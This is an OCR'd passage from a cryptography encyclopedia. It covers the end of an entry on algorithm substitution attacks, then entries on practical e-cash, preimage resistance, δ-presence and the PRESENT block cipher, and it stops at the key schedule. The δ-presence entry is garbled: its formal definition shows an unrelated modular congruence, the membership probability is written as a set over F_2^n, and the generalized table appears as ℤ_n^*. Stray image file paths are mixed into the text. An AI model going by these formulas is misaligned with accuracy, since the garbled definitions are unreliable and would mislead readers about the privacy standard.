The PKE scheme by Russell et al. (2017) indicates an IND-CPA-secure KEM with subversion resilience in the offline watchdog model. However, achieving higher security, such as IND-CCA security, for KEMs in the setting of kleptographic attack, remains an open problem.

The majority of existing research on ASA concentrates on cryptographic primitives rather than protocol. It is intuitive to note that ASA on primitives directly implies ASA on protocol, as protocols are constructed using fundamental primitives. In fact, the complexity of protocols might introduce new forms of ASA that are not applicable to primitive alone. Hence, it is meaningful to explore ASA for various protocols to fully evaluate the impact of ASA.

The presence of a backdoor in Dual EC highlights that the subversion of system parameters can pose a greater threat and be more covert than the subversion of algorithms. Exploring defenses against such parameter substitution attacks warrants further investigation.

Cross-References

Digital Steganography
Hardware Trojan

References

Armour M, Poettering B (2019) Subverting decryption in aead. In: Cryptography and Coding: 17th IMA International Conference, IMACC 2019, Oxford, UK, 16–18 Dec 2019. Proceedings, vol 17. Springer, pp 22–41

Ateniese G, Magri B, Venturi D (2015) Subversion-resilient signature schemes. In: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, pp 364–375

Auerbach B, Bellare M, Kiltz E (2018) Public-key encryption resistant to parameter subversion and its realization from efficiently-embeddable groups. In: Public-Key Cryptography–PKC 2018: 21st IACR International Conference on Practice and Theory of Public-Key Cryptography, Rio de Janeiro, Brazil, 25–29 Mar 2018. Proceedings, Part I, vol 21. Springer, pp 348–377

Bellare M, Hoang VT (2015) Resisting randomness subversion: fast deterministic and hedged public-key encryption in the standard model. In: Advances in Cryptology-EUROCRYPT 2015: 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, 26–30 Apr 2015, Proceedings, Part II, vol 34. Springer, pp 627–656

Bellare M, Paterson KG, Rogaway P (2014) Security of symmetric encryption against mass surveillance. In: Advances in Cryptology – CRYPTO 2014: 34th Annual Cryptology Conference, Santa Barbara, CA, USA, 17–21 Aug 2014. Proceedings, Part I, vol 34. Springer, pp 1–19

Bellare M, Jaeger J, Kane D (2015) Mass-surveillance without the state: strongly undetectable algorithm-substitution attacks. In: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, pp 1431–1440

Bellare M, Fuchsbauer G, Scafuro A (2016) NIZKs with an untrusted CRS: security in the face of parameter subversion. In: Advances in Cryptology – ASIACRYPT 2016: 22nd International Conference on the Theory and Application of Cryptology and Information Security, Hanoi, Vietnam, 4–8 Dec 2016. Proceedings, Part II, vol 22. Springer, pp 777–804

Berndt S, Liśkiewicz M (2017) Algorithm substitution attacks from a steganographic perspective. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, pp 1649–1660

Berndt S, Wichelmann J, Pott C, Traving TH, Eisenbarth T (2022) ASAP: algorithm substitution attacks on cryptographic protocols. In: Proceedings of the 2022 ACM on Asia Conference on Computer and Communications Security, pp 712–726

Bernstein DJ, Lange T, Niederhagen R (2016) Dual EC: a standardized back door. In: The new codebreakers: essays dedicated to David Kahn on the occasion of his 85th birthday. Springer, Berlin,

pp 256–281
[zbMATH]

Bhunia S, Hsiao MS, Banga M, Narasimhan S (2014) Hardware trojan attacks: threat analysis and countermeasures. Proc IEEE 102(8):1229–1247
[zbMATH]

Chen R, Huang X, Yung M (2020) Subvert KEM to break DEM: practical algorithm-substitution attacks on public-key encryption. In: Advances in Cryptology – ASIACRYPT 2020: 26th International Conference on the Theory and Application of Cryptology and Information Security, Daejeon, South Korea, 7–11 Dec 2020. Proceedings, Part II, vol 26. Springer, pp 98–128

Degabriele JP, Farshim P, Poettering B (2015) A more cautious approach to security against mass surveillance. In: Fast Software Encryption: 22nd International Workshop, FSE 2015, Istanbul, Turkey, 8–11 Mar, 2015, Revised Selected Papers, vol 22. Springer, pp 579–598

Dodis Y, Ganesh C, Golovnev A, Juels A, Ristenpart T (2015) A formal treatment of backdoored pseudorandom generators. In: Advances in Cryptology – EUROCRYPT 2015: 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, 26–30 Apr 2015. Proceedings, Part I, vol 34. Springer, pp 101–126

Fischlin M, Mazaheri S (2018) Self-guarding cryptographic protocols against algorithm substitution attacks. In: 2018 IEEE 31st Computer Security Foundations Symposium (CSF). IEEE, pp 76–90

Greenwald G (2014) No place to hide: Edward Snowden, the NSA, and the US surveillance state. Macmillan, USA
[zbMATH]

Jiang H, Han J, Zhang Z, Ma Z, Wang H (2023) Practical algorithm substitution attacks on real-world public-key cryptosystems. IEEE Trans Inf Forensics Secur 18:5069–5081
[zbMATH]

Liu C, Chen R, Wang Y, Wang Y (2018) Asymmetric subversion attacks on signature schemes. In: Information Security and Privacy: 23rd Australasian Conference, ACISP 2018, Wollongong, NSW, Australia, 11–13 July 2018. Proceedings, vol 23. Springer, pp 376–395

Mironov I, Stephens-Davidowitz N (2015) Cryptographic reverse firewalls. In: Advances in Cryptology – EUROCRYPT 2015: 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, 26–30 Apr, 2015. Proceedings, Part II, vol 34. Springer, pp 657–686

Russell A, Tang Q, Yung M, Zhou HS (2016) Cliptography: clipping the power of kleptographic attacks. In: Advances in Cryptology – ASIACRYPT 2016: 22nd International Conference on the Theory and Application of Cryptology and Information Security, Hanoi, Vietnam, 4–8 Dec 2016. Proceedings, Part II, vol 22. Springer, pp 34–64

Russell A, Tang Q, Yung M, Zhou HS (2017) Generic semantic security against a kleptographic adversary. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, pp 907–922

Tehranipoor M, Koushanfar F (2010) A survey of hardware trojan taxonomy and detection. IEEE Des Test Comput 27(1):10–25

[zbMATH]

Young A, Yung M (1997) Kleptography: using cryptography against cryptography. In: Advances in Cryptology – EUROCRYPT’97: International Conference on the Theory and Application of Cryptographic Techniques Konstanz, Germany, 11–15 May 1997. Proceedings, vol 16. Springer, pp 62–74

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300709

Power/EM Analysis Attacks

Side-Channel Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_322

Practical E-Cash

Jon Callas[58] ✉, Daniel Nagy[59] ✉ and Akira Otsuka[60] ✉
(58) Indiana University, Bloomington, Indiana, USA
(59) Department of Computer Science, ELTECRYPT Research Group Etvs Lrnd University, Budapest, Hungary
(60) Research Center for Information Security, National Institute of Advanced Industrial Science and Technology, Tokyo, Japan

✉ **Jon Callas (Corresponding author)**
Email: jon@callas.org

✉ **Daniel Nagy**
Email: nagydani@epointsystem.org

✉ **Akira Otsuka**
Email: a-otsuka@aist.go.jp

Synonyms

Electronic cash

Related Concepts

Digital signatures; Physical affects; Blockchain; Smart contracts

Definition

E-cash is a digital artifact (an object made of bits) that approximates physical cash as an instrument of payment. These digital artifacts are often

called coins. E-cash is a mechanism that is most useful in networked environments where the parties exchanging goods or services for money do not or cannot physically meet.

Background

Payment systems can be divided into two broad categories: book-entry payments and bearer certificates. Book-entry systems include credit and debit card transactions, bank check, or other payment systems that piggyback onto other transaction systems such as mobile phone minutes or charges.

In contrast to book-entry systems, bearer certificates such as cash can be used by anyone who holds them. The characteristics that make a digital artifact worthy of the name e-cash are those that make the coins *fungible anonymous untraceable* and *unlinkable*. They offer payer flexibility and ease of use. Physical cash offers these advantages in the physical world, and e-cash attempts to create an analog in the digital world.

Conceptually, a payment system that offers a high degree of privacy to the spender is more like cash than a check, and a payment system that offers bookkeeping information to the spender is more like a check than cash.

However, e-cash presents a set of challenges that physical cash does not have. Physical cash is created in a way that is hard to replicate. This makes counterfeiting and fraud difficult. Digital artifacts are not only trivial to duplicate but also duplication in use is a virtual necessity. This means that e-cash has an inverted problem to physical cash's problem of counterfeiting; with e-cash, there must be an authentication system as part of the normal operating procedures, not as an exception to operating procedures. In normal operation, physical cash is presumed valid, and e-cash is presumed invalid.

Theory of E-Cash

There are several types of e-cash as developed:

- *"Classical" e-cash*. Classical e-cash is exemplified by Chaum's original e-cash. It uses digital signatures to provide authenticity, with Chaumian blinding on RSA signatures to make the coins reasonably anonymous,

untraceable, and unlinkable. A related classical e-cash system is Laurie's *lucre*, which used Wagner's blinded Diffie–Hellman for similar cryptographic benefits as RSA-based blinding.

- *Nonclassical e-cash*. Nonclassical e-cash uses some other mechanism to show the authenticity of its coins such as relying on the difficulty of creating collisions or proof-of-work. Other nonclassical systems use simple security mechanisms such as coins created with MACs or related cryptographic mechanisms, or even simple digital GUID-like tokens. These tokens include Manasse's *millicent*, Rivest's *peppercorn*, Anderson and Sutherland's *Netcard*, and many others.
- *Nonmoney e-cash*. Nonmoney e-cash systems have coins that do not represent money itself but something else of value. For example, proof-of-work systems such as the antispam *hashcash* and *Penny Black* systems have coins that demonstrate that an e-mail sender has spent a certain amount of computer time to show to the receiver that the sender is not a bulk e-mail sender.
- *Blockchain-based e-cash*. Following the introduction of Bitcoin, most practical work on e-cash has followed these technologies in new development. They build upon previous work of hash chains, Merkle trees, proof-of-work, and more to create e-cash that does not have an explicit center of control.

All e-cash systems must have a mechanism for determining the authenticity of the coin and must detect genuine coins that have already been spent. These mechanisms can be cryptographic or implemented in databases. For these purposes, blockchains are also a database; they are an append-only log of all transactions.

Even in systems that use cryptography to secure the coins, the privacy-friendly security characteristics e-cash system can be thwarted by implementation or operational decisions. For example, consider a fully classical e-cash system that logs all transactions with a time stamp and network address. Since network addresses can easily geolocate information, a transaction log with network addresses becomes time-and-space tracking of the coins. Many blockchain-based systems have fixed payment addresses and thus can be forensically tracked by tracing transactions.

Operational security is as important as cryptographic security in any e-cash system.

Differences Between E-Cash and E-Investments

E-cash systems are primarily payment systems. Alice obtains e-cash to pay Bob with the expectation that the value of the e-cash does not change dramatically. In contrast, if Alice obtains an e-investment, she expects it to increase in value. The intent of e-cash is that it has a stable value while the intent of e-investments is that they increase in value. Cash is a means to an exchange, whereas investments are a thing in themselves.

Blockchain-based e-cash started out primarily as payment systems and have changed over time to be primarily investment systems. Systems that support smart contracts or other attached software programs are innovative as payment systems, yet the underlying e-cash still has investment – the expectation that the cash will be worth more in the future than the present – as their primary draw.

A response to these new uses from nations has been mixed, from embracing and adopting (El Salvador), outright banning (China), to a mix of regulations that consider them currency, commodities, or financial securities in a confusing mix of stances (the United States).

Open Problems

Most of the open problems in e-cash are not cryptographic nor even technical; they are operational.

All e-cash systems struggle with the issue we describe above, that for it to truly be cash, it should be anonymous, unlinkable, and untraceable. While there are many incomplete achievements of these goals, implementing these at scale remains difficult.

While blockchain systems dominate present deployments, there are others that still use Chaumian, modified-Chaumian, or other systems. If an e-cash system is issued by an established entity such as a nation, then the advantages of a decentralized system are close to moot. Several proposed national e-cash systems are using simpler systems than blockchains, typically modified-Chaumian e-cash.

Present blockchain systems suffer from limitations in their implementation. Perhaps the largest is total throughput. Bitcoin has a maximum throughput of three to seven transactions per second, which is four orders of magnitude below credit card systems such as VISA.

Ethereum is somewhat faster at 30 transactions per second and as of this writing are working on a newer protocol with the potential to rival the throughput of credit cards but with no actual deployment. Bitcoin transactions are more expensive than non-e-cash systems by two orders of magnitude; Ethereum has variable, congestion-based transaction costs that the person making the transaction cannot know in advance. Moreover, those costs are subject to manipulation by the processors and at this writing are not uncommonly one to two orders of magnitude more expensive than Bitcoin.

Blockchain systems also use proof-of-work to arrive at consensus or proof-of-stake. Proof-of-work has drawbacks going back to its invention; it is an intentional waste of compute power and thus electricity. Proof-of-stake has the drawback that the consensus is made by the people with the investments and is thus at its core a new technology for old forms of banking.

Perhaps the biggest open problem in blockchain systems is that while they are architecturally decentralized, in practice, they are highly centralized with a literal handful of entities in de facto control of the system. Thus, while they are architecturally decentralized systems, operationally they are not.

References

Callas J, Desmedt Y, Nagy D, Otsuka A, Quisquater J-J, Yung M (2008) Real electronic cash versus academic electronic cash versus paper cash (panel report). In: Tsudik G (ed) Financial cryptography and data security. In: 12th international conference, FC 2008, Cozumel, Mexico, 28–31 Jan 2008, revised selected papers. Lecture notes in computer science, vol 5143. Springer, Berlin, pp 307–313
[zbMATH]

Chaum D (1982) Blind signatures for untraceable payments. In: CRYPTO ’82 proceedings on advances in cryptology. Plenum, New York, pp 199–203
[zbMATH]

Laurie B, Clayton R (2004) “Proof-of-work” proves not to work version 0.2. In: Cambridge University

van Someren N (2002) The practical problems of implementing micromint. In: Syverson PF (ed) Financial cryptography. Proceedings of 5th international conference, FC 2001, Grand Cayman, British West Indies, 19–22 Feb 2002. Lecture notes in computer science, vol 2339. Springer, Berlin, pp 41–50
[zbMATH]

Weaver N (2022) The death of cryptocurrency: the case for regulation. In: Yale Law School Information Society Project

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300710

Practical Revocation in Cryptographic Access Control

Dynamic Access Control Using Identity-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_604

Preimage Resistance

Bart Preneel[61] ✉
(61) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Leuven-Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

One-way property

Definition

Preimage resistance is the property of a hash function that it is hard to invert; that is, given an element in the range of a hash function, it should be computationally infeasible to find an input that maps to that element.

Background

The concept of one-way functions in cryptography is attributed to Jevons (1874). Needham suggested in 1966 to use one-way functions in order to protect password files in computer systems. The use of one-way hash functions (OWHFs) in cryptography was proposed in 1976 by Diffie and Hellman (1976).

Theory

Preimage resistance corresponds to one-wayness, which is typically used for functions with input and output domains of similar size (One-Way Function). A minimal requirement for a hash function to be preimage resistant is that the length of its result should be at least 128 bits (in 2024). Preimage resistance needs to be distinguished from two other properties of hash functions: second preimage resistance and collision resistance. A hash function is said to be a one-way hash function (OWHF) if it is both preimage resistant and second preimage resistant. A natural question is to investigate how these concepts are related; it turns out that the answer is rather subtle and requires a formalization (Rogaway and Shrimpton 2004; Stinson 2006). A simplification is that under certain conditions, preimage resistance is implied by the two other properties.

An informal definition is not fully satisfactory, as one can always apply the function to a small set of inputs and store the result; for this set of hash results it is easy to find a preimage. In order to write a formal definition, one needs to specify according to which distribution the element in the range is selected (e.g., one could choose an element uniformly in the domain and apply the hash function, or one could choose an element uniformly in the range) and one needs to express the probability of finding a preimage for this element. Moreover, one often introduces a class of functions indexed by a public parameter, which is called a key. One could then distinguish between three cases: the probability can be taken over the random choice of elements in the range, over the random choice of the parameter, or over both simultaneously. As most practical hash functions have a fixed specification, the first approach is more relevant to applications.

Cross-References

Collision Resistance
Hash Functions
One-Way Function
Second Preimage Resistance

References

Damgård IB (1990) A design principle for hash functions. In: Brassard G (ed) Advances in cryptology, proceedings Crypto'89, Santa Barbara. LNCS, vol 435. Springer, New York, pp 416–427 [zbMATH]

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE T Info Theory IT–22(6):644–654

Gibson JK (1990) Some comments on Damgård's hashing principle. Electron Lett 26(15):1178–1179 [zbMATH]

Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research Press, Ann Arbor [zbMATH]

Preneel B (1993) Analysis and design of crypto-graphic hash functions. Doctoral dissertation, Katholieke Universiteit Leuven

Preneel B (1999) The state of cryptographic hash functions. In: Damgård I (ed) Lectures on data security. LNCS, vol 1561. Springer, Berlin, pp 158–182 [zbMATH]

Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic, New York, pp 155–166 [zbMATH]

Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption. LNCS, vol 3017. Springer, Berlin, pp 371–388 [zbMATH]

Stinson DR (2006) Some observations on the theory of cryptographic hash functions. Design Code Cryptogr 38(2):259–277 [MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1570

δ-Presence

Mehmet Ercan Nergiz[62] ✉, Maurizio Atzori[63] ✉ and Christopher W. Clifton[64] ✉
(62) Idea Teknoloji Cozumleri, Eclipse Maslak, Istanbul, Turkey
(63) DMI, University of Cagliari, Cagliari, Italy
(64) CS Department, Purdue University, West Lafayette, IN, USA

✉ **Mehmet Ercan Nergiz (Corresponding author)**
Email: mehmetnergiz@sehir.edu.tr

✉ **Maurizio Atzori**
Email: atzori@unica.it

✉ **Christopher W. Clifton**
Email: clifton@cs.purdue.edu

Definition

δ-presence is a probabilistic privacy standard that protects against membership attacks, attacks identifying an individual as a member of an exposed group. The probabilistic definition allows risk-cost-benefit analysis on real-world applications letting a data owner choose appropriate privacy parameters.

Background

You just realize that a recent article published in a local newspaper refers to your university. The article has the title “What are the odds? The National Lottery reports jackpots won by two Italian academicians from the same

university.” As an Italian academician, should you be concerned about your privacy?

Obviously, the answer depends on how many Italian academicians are working in your institution. If the answer is two, congratulations, you are officially super-rich. The bad news is, however, everybody now knows about it. What if the answer is three? There is now only two out of three chances that you are rich. Privacy wise, the odds are certainly more assuring but should you feel safe enough considering that the percentage of “super-rich” people within the population is less than 1%? What would you lose for every 1% increase in others’ beliefs on your wealth? Certainly, our perception of a privacy loss due to an information exposure depends on how much of an increase/decrease in belief beyond normal takes place plus how much we lose for every unit of such an increase/decrease.

The above scenario is an example showing that revealing even statistics (e.g., count) regarding a group of people sharing a sensitive characteristics (e.g., jackpot winners, patients of a sensitive disease, minorities, members of a particular race or religion, people with a specific sexual orientation, etc.) *might* be a threat to privacy. The privacy standard δ-presence is designed for such scenarios where the privacy risk is from identifying that an individual is a member of an exposed group. Two main properties of the metric allow effective privacy protection against membership disclosure:

- δ-presence probabilistically limits an adversary’s ability to identify individuals as being a member of a group. The parameter δ controls the trade-off between privacy and utility.
- The probabilistic definition allows setting a good δ-parameter via a risk-cost-benefit analysis based on the underlying application. This forms the necessary but often neglected bridge between human-understandable policy and mathematically sound standards for anonymity.

δ-presence has been adopted in the industry, being now one of the four privacy metrics available on the Google Cloud Data Loss Prevention service (Google Inc., 2019).

Theory

δ-Presence: Generic Definition

In our setting, the data owner has knowledge on a group of people G within a population P. Every individual in G shares a sensitive characteristic; thus knowledge of G is private while that of P is public. Due to privacy concerns, the owner chooses to release $f(G)$ (e.g., statistics regarding G). Thus we have

Data owner knowledge: G, P
Adversary knowledge: $f(G)$, P

Given this setting, δ-presence is a privacy standard for deciding if the disclosed information $f(G)$ is privacy-preserving.

Definition 1 (Generic δ-presence) (The original definition of δ-presence enforces also a lower bound limit on the membership probability, providing a range ($\delta_{min} - \delta_{max}$) of allowed membership probabilities (Nergiz et al., 2007). Since the upper bound limit is typically a bigger concern, we drop the lower bound requirement ($\delta_{min} = 0$) here for a concise presentation.) Let $G \subset P$ be a group of people sharing sensitive characteristics drawn from a population P. Let function f be any function computed on G. We say $f(G)$ satisfies δ-presence if and only if $\forall\, p \in P$

$$\sum x_i a_i^1 \equiv \sum y_i a_i^1 \bmod m$$

We call $\{x \in F_2^n / f(x) \neq 0\}$ the *membership probability* of p.

Note that in our setting the perceived privacy risk is from discovering that an individual is a member of G. δ-presence limits the membership probability, preventing an adversary from identifying, with high probability, that any particular individual within the population is a member of G.

Following our example in the previous section, P is the set of faculty members in the university, G is the set of people hitting jackpots, and $f(G)$ is the number of "lucky" Italian faculty members in the university. Let n be the number of Italians in P. Assuming each Italian has the same prior probability of winning a jackpot, the membership probability for each Italian faculty member is $f(G)/n$; δ-presence is satisfied if $f(G)/n < \delta$.

Data Publishing Scenario: Enforcing δ-Presence

In a data publishing scenario, the data owner has a private table $T \subset P$ of a group of people sharing sensitive characteristics (e.g., a diabetes institute

having demographics of diabetic patients) where *P* is a public table of the whole population (e.g., the census dataset of the region). Although the use of a public table *P* has been exploited in the so-called weak *k*-anonymity (Atzori, 2006) to protect a private table *T* from linking attacks, in many applications the data owner wants to protect against membership attacks described earlier; thus the owner wants to ensure that any information shared on *T* satisfies *δ*-presence.

An interesting and practical property of *δ*-presence is that it can be enforced over an existing table by applying standard generalization techniques such as those used in *k*-anonymity (Sweeney, 2002; Samarati, 2001; Atzori, 2006). Thus, the owner can create a generalization T^* of *T* such that $\forall\, p \in P$

$$\mathscr{P}(p \in T \mid T^*, P) \leq \delta$$

It is worth noting that publishing a generalized table T^* obtained by enforcing *k*-anonymity over *T* may not prevent membership attacks. To exemplify this, suppose we want to share information on *T* to promote research (Table 1). In case *T* is shared as it is, an attacker, by accessing publicly available dataset *P*, can easily identify Bob as being in *T* as Bob is the only Canadian in *P*. Publishing a *k*-anonymization of *T* does not help. In Table 2, $\mathbb{Z}_n^*$ is a 5-anonymization for *T* (k=5 is the most strict *k*-anonymity setting for a table of 5 rows). Despite most of the information being removed, $\mathbb{Z}_n^*$ is still prone to membership attacks. In fact, by noting that there are exactly 5 people in *P* with age > 40 (in gray), the attacker can derive with certainty that Bob, Christine, Frank, Harry, and Iris are all in *T*, while Alice is not in *T*. In other words, the membership probabilities for the five people are all 1.

***δ*-Presence, Table 1** Public dataset *P* and research subset *T*

(Initial “key” columns for clarity only)

***δ*-Presence, Table 2** $\mathbb{Z}_n^*$: 5-anonymization of T

Nevertheless, a generalization that preserves $\frac{1}{4}$ -presence is possible as shown in Table 3. Given the generalization $\mathbb{Z}_n^*$ and the public table *P*, the attacker can at best identify each person in *P* as in *T* with probability at most $\frac{1}{4}$, as shown by groups in light and dark gray in *P* and *T**. For instance, Gail (as well as Harry and Iris) matches one of the two dark gray rows in $\mathbb{Z}_n^*$. Assuming initially each of these three people is equally likely to be in the research set, the posterior membership probability for each person after observing $\mathbb{Z}_n^*$ is $\frac{1}{4}$.

δ-Presence, Table 3 $\mathbb{Z}_n^*$: $\frac{1}{4}$ -present generalization of *T*

The probabilistic definition of *δ*-presence allows risk-cost-benefit analysis so that a data owner can decide on a good privacy parameter *δ* that achieves utility at the cost of acceptable and quantifiable privacy loss. Work in 3 presents an example of such an analysis in the context of data sharing on diabetic patients. The analysis takes into account:

- the difference between the posterior adversary belief on the membership probability, *δ*, and the prior adversary belief before seeing the published generalization (e.g., 0.07 – the probability that a random individual will have diabetes).
- real-world risk incurred to an individual exposed as a result of privacy violation (e.g., a patient identified as being a diabetic might face discrimination in job interviews.)
- given the real risk, the cost to individuals per unit of increase in belief (e.g., annual cost, in dollars, of a diabetic employee to a company due to health insurance)
- acceptable cost of publishing to an individual (e.g., the maximum amount of increase, due to publishing, in expected cost, in dollars, of a potential employee that would be considered negligible compared to other costs.)

The analysis builds the necessary bridge between the mathematical privacy parameter *δ* and the economical and social costs that are incurred due to privacy violations. Given an acceptable upper bound on such a cost to an individual, the adversary can compute a lower bound on the privacy

parameter δ and effectively control damage (in real-world units) due to sharing of anonymizations.

Open Problems

Similar to other anonymization-based privacy standards in the literature, the most notable vulnerability of the δ-presence standard is that the data owner is expected to model the adversary background knowledge accurately. In a data publishing scenario, if the adversary underestimates the adversary's prior knowledge on individuals, the resulting generalizations may not satisfy δ-presence as the membership probabilities can be estimated beyond the acceptable threshold δ. (For example, considering the public table P and generalization $\mathbb{Z}_n^*$ in Table 3, Gail is considerably younger than Iris. If the adversary knows that diabetes is a diseases often seen in older people, he/she can conclude that Iris is more likely to be in T compared to Gail. In such a case, the membership probability of Gail given $\mathbb{Z}_n^*$ will certainly be higher than $\frac{1}{4}$.)

Work in Nergiz and Clifton (2009) partially addresses this issue by assuming an upper bound on the adversary knowledge (e.g., the adversary knows P, but the owner only knows statistics on P) and tries to enforce δ-presence in the worst possible scenario. However, new practical techniques that can model adversary background in a more flexible fashion still stands as a future work. Another open question is how this relates to noise-based privacy protection approaches such as ε-differential privacy (Dwork et al., 2006). This is particularly difficult, as it can be impossible to bound the probabilities without some limitations on adversary background knowledge. Related discussion is given in work on Differential Identifiability (Lee and Clifton, 2012).

Cross-References

Data Linkage
Differential Privacy
k -Anonymity
Privacy Metrics
Quasi-Identifier

References

Atzori M (2006) Weak *k*-anonymity: a low-distortion model for protecting privacy. In: Information security, 9th international conference, ISC 2006, vol 4176 of LNCS, pp 60–71. Springer

Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Proceedings of the 3rd theory of cryptography conference, pp 265–284

Google Inc (2019) Google Data Loss Prevention API 2019. Accessed 3 June 2020

Lee J, Clifton C (2012) Differential identifiability. In: The 19th ACM SIGKDD conference on knowledge discovery and data mining, pp 1041–1049, Beijing, 12–16 Aug 2012

Nergiz ME, Atzori M, Clifton C (2007) Hiding the presence of individuals from shared databases. In: Proceedings of the ACM SIGMOD international conference on management of data. ACM, pp 665–676
[zbMATH]

Nergiz ME, Clifton C (2009) δ-Presence without complete world knowledge. IEEE Trans Knowl Data Eng 22:868–883
[zbMATH]

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
[zbMATH]

Sweeney L (2002) k-anonymity: a model for protecting privacy. Int J Uncertainty Fuzziness Knowledge Based Syst 10(5):557–570
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_605

PRESENT – Block Cipher

Lars R. Knudsen[65] ✉ and Gregor Leander[65] ✉
(65) Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

✉ **Lars R. Knudsen (Corresponding author)**
Email: Lars.R.Knudsen@mat.dtu.dk

✉ **Gregor Leander**
Email: G.Leander@mat.dtu.dk

Definition

PRESENT is a 64-bit block cipher developed by A. Bogdanov et al. (2007). There are two versions, a 80 bit key version, called PRESENT-80 and a 128 bit version PRESENT-128. PRESENT is an substitution-permutation-network with 31 rounds and one final key exclusive-or at the end.


Background

PRESENT was designed to be particular suitable for low-cost devices like RFID-tags.


Theory

Figure 1 depicts an overview of PRESENT and two rounds of PRESENT are shown in Fig. 2.

generateRoundKeys()
for $i = 1$ to 31 **do**
  addRoundKey(STATE,K_i)
  sBoxLayer(STATE)
  pLayer(STATE)
end for
addRoundKey(STATE,K_{32})



PRESENT – Block Cipher, Fig. 1 A top-level algorithmic description of PRESENT



PRESENT – Block Cipher, Fig. 2 The S/P network for PRESENT

The sBoxLayer

In the sBoxLayer a single 4-bit to 4-bit Sbox is applied 16 times in parallel. For the S-layer, the current state is considered as sixteen 4-bit words. Each word is processed by the Sbox and the next state is the concatenation of all those results. The action of the Sbox in hexadecimal notation is given by the following table.

x	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F

$S[x]$	C	5	6	B	9	0	A	D	3	E	F	8	4	7	1	2

The pLayer

The pLayer is given as a simple bit permutation, given by a following expression. Bit i of the current state is moved to bit position $P(i)$, where

$$P(i) = \begin{cases} 16 \times i \bmod 63 & \text{for } 0 \leq i \leq 62 \\ 63 & \text{for } i = 63 \end{cases}$$

The Key Scheduling

